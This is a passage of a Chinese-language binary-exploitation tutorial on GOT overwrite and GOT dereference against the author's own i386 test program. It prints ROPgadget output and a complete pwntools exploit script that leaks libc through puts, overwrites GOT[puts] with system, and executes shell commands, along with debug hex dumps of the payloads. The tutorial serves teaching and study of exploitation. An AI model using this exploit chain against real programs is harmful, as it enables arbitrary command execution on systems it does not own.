[DEBUG] Sent 0x7 bytes:
'ls -al\n'
[DEBUG] Received 0x327 bytes:
00000000 e6 80 bb e7 94 a8 e9 87 8f 20 32 32 38 0a 64 72 |....|....|. 22 |8 dr|
00000010 77 78 72 77 78 72 2d 78 2e 20 32 20 73 70 30 30 |wxrw|xr-x|. 2 |sp00|
00000020 66 20 73 70 30 30 66 20 20 20 34 30 39 36 20 39 |f sp|00f|. 40 |96 9|
00000030 e6 9c 88 20 20 20 33 20 31 31 3a 33 31 20 2e 0a |...|. 3 |11:3 |1 ..|
00000040 64 72 77 78 72 2d 78 72 2d 78 2e 20 35 20 73 70 |drwx|r-xr|-x|. 5 |sp|
00000050 30 30 66 20 73 70 30 30 66 20 31 37 32 30 33 32 |00f|sp00|f 17 |2032|
```

第一次payload,  
一张图不够容纳  
所有输出, 第一  
次payload上面内  
容忽略

第二次payload,  
下面list内容忽  
略

## GOT 覆盖和解引用

Ret2plt 成立的前提是主程序有调用对应的 libc 函数, 这样才会主程序中生成对应的 plt 桩, 如果没有这样的 plt 桩怎么办, 就如本文最开始的 c 程序, 它并没有显示的调用 system 函数。如图:

```
[sp00f@localhost stack_overflow]$ objdump --dynamic-reloc test_enx

test_enx:      file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET TYPE VALUE
08049798 R_386_GLOB_DAT __gmon_start__
080497a8 R_386_JUMP_SLOT __gmon_start__
080497ac R_386_JUMP_SLOT memset
080497b0 R_386_JUMP_SLOT __libc_start_main
080497b4 R_386_JUMP_SLOT __isoc99_scanf
080497b8 R_386_JUMP_SLOT puts
080497bc R_386_JUMP_SLOT strcmp
```

那我们还可以借助 got 覆盖或者解引用方式实现漏洞利用。



## Got 覆盖 (got hijack)

这个技巧帮助攻击者，将特定 Libc 函数的 GOT 条目覆盖为另一个 Libc 函数的地址（在第一次调用之后）。在共享库中，函数距离其基址的偏移永远是固定的。所以，如果我们将两个 Libc 函数的差值（puts 和 system）加到 puts 的 GOT 条目，我们就得到了 system 函数的地址。之后，调用 puts 就会调用 system。

```
offset_diff = system_addr - puts_addr = 0x27ba0
```

```
GOT[puts] = GOT[puts] + offset_diff
```

## 利用 ROP

测试函数中并没有实现此功能的代码，我们可以借助 ROP 技术构造类似的功能，构造的

ROP 链大致和下面的样子相似：

```
pop reg; ret;
```

add reg, 偏移; ret; (这里目标操作数需要是存储器地址，只有类似指令才能完成 GOT 覆盖，GOT 条目在内存中)，当调用 puts 函数时就调用了 system。

现在我们用工具搜索一下测试程序是否包含这些 gadgets 或者找到类似的 gadgets 构造出 ROP 链：

1、我们先看看是否存在满足条件的 pop 指令的 rop 链，第一条链

```
[sp00f@localhost aslr]$ ROPgadget --binary test_enx --only "pop|ret"
Gadgets information
=====
0x08048444 : pop ebp ; ret
0x08048443 : pop ebx ; pop ebp ; ret
0x08048575 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x08048577 : pop edi ; pop ebp ; ret
0x08048576 : pop esi ; pop edi ; pop ebp ; ret
0x08048326 : ret
0x08048183 : ret 0xc4b1
Unique gadgets found: 7
```


第二条链，我们使 ecx 含有 puts-system 的偏移 0x27ba0

```
[sp00f@localhost aslr]$ ROPgadget --binary test_enx | grep pop | grep ecx
0x0804843c : add al, 8 ; add dword ptr [ebp + 0x5b042464], ecx ; pop ebp ; ret
0x0804843e : add dword ptr [ebp + 0x5b042464], ecx ; pop ebp ; ret
0x0804843d : or byte ptr [ecx], al ; lea esp, dword ptr [esp + 4] ; pop ebx ; pop ebp ; ret
0x080485c4 : pop ecx ; pop ebx ; leave ; ret
[sp00f@localhost aslr]$
```

第三条链，我们使 ebp 包含 GOT[puts] - 0x5b042464 = 0x80497b8 - 0x5b042464 = -0x52FF8CAC(0xAD007354)，然后执行 add %ecx, got[puts]

```
[sp00f@localhost aslr]$
[sp00f@localhost aslr]$ rp++ -f ./test_enx --atsyntax -r 3 | grep add | grep ecx
0x0804843c : addb $0x08, %al ; addl %ecx, 0x5B042464(%ebp) ; popl %ebp ; ret ; (1 found)
0x08048439 : addl $0x080497C4, %eax ; addl %ecx, 0x5B042464(%ebp) ; popl %ebp ; ret ; (1 found)
0x0804843e : addl %ecx, 0x5B042464(%ebp) ; popl %ebp ; ret ; (1 found)
[sp00f@localhost aslr]$
```

构造的 rop 链对应的栈如下图：



乍一看似乎很满足条件，然而第二条链包含 leave 指令它会重新设置 esp（等价于 mov %ebp, %esp;），这会导致我们填充的栈不在我们控制之内，除非我们能让 leave 之后的 esp 和之前的 esp 一致或在我们可控范围内（再次搜索并没有找到控制 esp 需要的片段，而对于栈劫持，我们没有额外的可控区域来作为新栈）。

我经过了大量的搜寻包括手动搜寻都没有搜寻到比上面这三条链更具有说服意义的指令片

段了，然而它的第二条链存在一点点缺陷导致构造 ROP 链失败。

## ROP+Info leak

看来直接构造 ROP 链来实现 GOT 覆盖功能有困难，我们需要借助别的技术来共同完成此功能并验证这种方法的可行性。这里我选择了 ROP+Info leak 来完成最终 exp。本质上我们只要覆盖任一 GOT 表项为 system、execve 这类的函数地址即可（这里我们借助 read 实现地址覆盖）。具体过程这里就不在介绍了，这里使用 rop 仅仅是用来控制 esp 和主动调用 puts 函数，直接上 exp 代码：

```
context(arch = 'i386', os = 'linux', log_level= 'debug')
p = process('./test_ennx')
puts_plt = 0x8048398
main = 0x80484b5
puts_got = p.elf.got['puts']
print 'puts got ' + hex(puts_got)
print p.recvline()
payload = 'A' * 28 + p32(puts_plt) + p32(main) + p32(puts_got)
p.sendline(payload)
print p.recvline()
data = ''
c = p.recv(4)
if c[-1] == '\n' or c[-1] == '':
    data = c[0:3]
    data += "\x00"
else:
    data = c
print p.recvline()
log.info("=> %s" % (data or '').encode('hex'))
puts_addr = int(data.encode('hex'), 16)
puts_addr = struct.pack('<I', puts_addr)
puts_addr = int(puts_addr.encode('hex'), 16)
libc_base = puts_addr - 0x62aa0
system_addr = libc_base + 0x3af00
binsh_addr = libc_base + 0x156b65
read_addr = libc_base + 0xd2c30
rop_chain = 0x08048576 #pop esi : pop edi : pop ebp : ret:
print 'libc base %x, system addr %x, binsh addr %x, read addr %x' % (libc_base, system_addr, binsh_addr, read_addr)
print "*****"
payload = "A" * 20 + p32(read_addr) + p32(rop_chain) + p32(0) + p32(puts_got) + p32(4) + p32(puts_plt) + p32(0) + p32(binsh_addr)
p.sendline(payload)
p.recvline()
p.send(p32(system_addr))
p.sendline("ls -al")
p.recvuntil('sp00f')
p.close()
```

ROP + Info leak

通过puts泄露puts内存中地址

借助read覆盖GOT[puts]为system


rop链负责主动调用puts

rop主动调用

system地址

执行 ls -al

本 exp 第二次 payload 栈布局：



通过 gdb 我们看一下是否实现了 GOT 覆盖，从下图我们不难看出已经将 GOT[puts]成功覆盖成了 system 函数地址。

```
(gdb) x/4i 0x8048398
0x8048398 <puts@plt>:      jmp     *0x80497b8
0x804839e <puts@plt+6>:    push    $0x20
0x80483a3 <puts@plt+11>:   jmp     0x8048348
0x80483a8 <strncmp@plt>:   jmp     *0x80497bc
(gdb) x/1x 0x80497b8
0x80497b8 <puts@got.plt>:  0x0062bf00
(gdb) p system
$1 = {<text variable, no debug info>} 0x62bf00 <__libc_system>
(gdb)
```

运行结果：

从下图可以看出 GOT 覆盖是可行的，只是实现起来比较繁琐和复杂，我仅仅用我的测试程序证明其可行性（我的测试程序不是特殊设计的，导致构造 GOT 覆盖的 exp 显得复杂），在某些场景下 GOT 覆盖有其独特的优越性，并且实现起来也简单明了。

```

00000020 70 75 74 20 61 20 77 6f 72 64 21 0a |put |a wo|rd!·|
0000002c
you said fuck you!
please input a word!
[*] => a0ba1c00
libc base 169000, system addr 1a3f00, binsh addr 2bfb65, read addr 23bc30 read地址
[DEBUG] Sent 0x35 bytes:
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 |AAAA AAAA AAAA AAAA|
00000010 41 41 41 41 30 bc 23 00 76 85 04 08 00 00 00 00 |AAAA 0·#·v···|
00000020 b8 97 04 08 04 00 00 00 98 83 04 08 00 00 00 00 |····|····|····|····|
00000030 65 fb 2b 00 0a 第二次payload |e·+·|·|
00000035
[DEBUG] Received 0x13 bytes:
'you said fuck you'\n'
[DEBUG] Sent 0x4 bytes: 通过read函数覆盖GOT[puts]为system地址
00000000 00 3f 1a 00 |·?··|
00000004
[DEBUG] Sent 0x7 bytes: 发送 ls -al
'ls -al\n'
[DEBUG] Received 0x32a bytes:
00000000 e6 80 bb e7 94 a8 e9 87 8f 20 32 32 38 0a 64 72 |····|····|· 22 |8·dr|
00000010 77 78 72 77 78 72 2d 78 2e 20 32 20 73 70 30 30 |wxrw xr-x |· 2 |sp00|
00000020 66 20 73 70 30 30 66 20 20 20 34 30 39 36 20 39 |f sp 00f |· 40 |96 9 |
00000030 e6 9c 88 20 20 31 32 20 31 38 3a 34 35 20 2e 0a |····|12 |18:4 |5 ··|
00000040 64 72 77 78 72 2d 78 72 2d 78 2e 20 35 20 73 70 |drwx r-xr -x |· 5 |sp |
00000050 30 30 66 20 73 70 30 30 66 20 31 37 32 30 33 32 |00f sp00 f 17 |2032|
00000060 20 38 e6 9c 88 20 20 32 33 20 32 31 3a 35 30 20 |8·· |· 2 |3 21 |:50|
00000070 2e 2e 0a 2d 72 77 78 72 77 78 72 2d 78 2e 20 31 |··-· rwxr wxr- |x· 1 |
00000080 20 73 70 30 30 66 20 73 70 30 30 66 20 20 20 37 |sp0 0f s p00f |· 7 |
00000090 32 34 30 20 38 e6 9c 88 20 20 33 30 20 31 35 3a |240 8·· |· 30 |15:|
000000a0 30 38 20 74 65 73 74 0a 2d 72 77 2d 72 2d 2d 72 |08 t est· -rw- |r--r|
000000b0 2d 2d 2e 20 31 20 73 70 30 30 66 20 73 70 30 30 |--· |1 sp 00f |sp00|
000000c0 66 20 20 20 20 36 34 38 20 38 e6 9c 88 20 20 33 |f |648 |8·· |· 3 |
000000d0 30 20 31 35 3a 30 38 20 74 65 73 74 2e 63 0a 2d |0 15 |:08 |test |·c-|

```

## Got 解引用

这个技巧类似于 GOT 覆盖，但是这里不会覆盖特定 Libc 函数的 GOT 条目，而是将它的值复制到寄存器中，并将偏移差加到寄存器的内容。因此，寄存器就含有所需的 Libc 函数地址。例如，GOT[puts] 包含 puts 的函数地址，将其复制到寄存器。两个 Libc 函数(puts 和 system) 的偏移差加到寄存器的内容。

现在跳到寄存器的值就调用了 system。

offset\_diff = system\_addr - puts\_addr

eax = GOT[puts]

eax = eax + offset\_diff

同样这里也使用 ROP 技术构造该功能，构造的 ROP 链大致如下：

SP00F|版权属于我个人所有，你可以用于学习，但不可以用于商业目的

pop reg1; ret; #偏移

pop reg2; ret; #GOT[puts]

add reg2, reg1; call reg1; (直接调用 system, 或者 push reg1; ret;)

让我们逆着从 add 指令处搜寻一下:

从下图可以看到包含 add 指令并直接调用 call 指令的指令片段存在两处, 分别用到寄存器

edx 和 esi, 我们再次搜寻一下测试程序看是否存在 pop edx 或 pop esi 的片段

```
0x08048420: addl $0x01, %eax; movl %eax, 0x080497C8; calll *0x080496C4(,%eax,4); (1 found)
0x08048692: addl $0x02, 0x03870486; pushl %eax; ret; (1 found)
0x0804843e: addl %ecx, 0x5B042464(%ebp); popl %ebp; ret; (1 found)
0x08048422: addl %esp, 0x080497C8(%ebx); calll *0x080496C4(,%eax,4); (1 found)
0x08048697: addl (%edx), %eax; pushl %eax; ret; (1 found)
0x08048425: xchgl %edi, %eax; addb $0x08, %al; calll *0x080496C4(,%eax,4); (1 found)
0x0804834b: xchgl %edi, %eax; addb $0x08, %al; jmp l *0x080497A4; (1 found)
0x0804846d: xchgl %esi, %eax; addb $0x08, %al; calll *%eax; (1 found)
[sp00f@localhost aslr]$
```

搜寻如下: 从图中可以看到有搜寻到包含 pop esi 的指令片段, 那么我们只需要在找到

pop eax 指令片段就可以了。

```
[sp00f@localhost aslr]$ ROPgadget --binary test_enx --rawArch=linux |grep pop |grep edx
[sp00f@localhost aslr]$
[sp00f@localhost aslr]$ ROPgadget --binary test_enx --rawArch=linux |grep pop |grep esi
0x08048572: add esp, 0x1c; pop ebx; pop esi; pop edi; pop ebp; ret
0x08048570: j b 0x08048559; add esp, 0x1c; pop ebx; pop esi; pop edi; pop ebp; ret
0x08048573: les ebx, ptr [ebx + ebx*2]; pop esi; pop edi; pop ebp; ret
0x08048575: pop ebx; pop esi; pop edi; pop ebp; ret
0x08048576: pop esi; pop edi; pop ebp; ret
0x08048574: sbb al, 0x5b; pop esi; pop edi; pop ebp; ret
```

搜寻 pop eax, 从下图可以看到虽然搜寻到了包含 pop eax 的指令片段, 但是该片段包含

leave 指令, 上面已经提到该指令会重新设置 esp, 这样会让我们填充的栈不在控制范围

之内。

```
[sp00f@localhost aslr]$ ROPgadget --binary test_enx --rawArch=linux |grep pop |grep eax
0x0804833e: add al, ch; cmp al, 2; add byte ptr [eax], al; pop eax; pop ebx; leave; ret
0x08048342: add byte ptr [eax], al; pop eax; pop ebx; leave; ret
0x08048340: cmp al, 2; add byte ptr [eax], al; pop eax; pop ebx; leave; ret
0x08048344: pop eax; pop ebx; leave; ret
0x08048599: pop ebx; cld; call eax
```

我经过了大量的搜寻没有在测试程序中找到可以组合的 rop 链, 但原理我已经讲明白了,

就不在特意去构造 exp 了。不过有个地方需要引起你的注意, 在通过 call 指令调用函数

时, 你需要在栈上填充被调用函数的参数。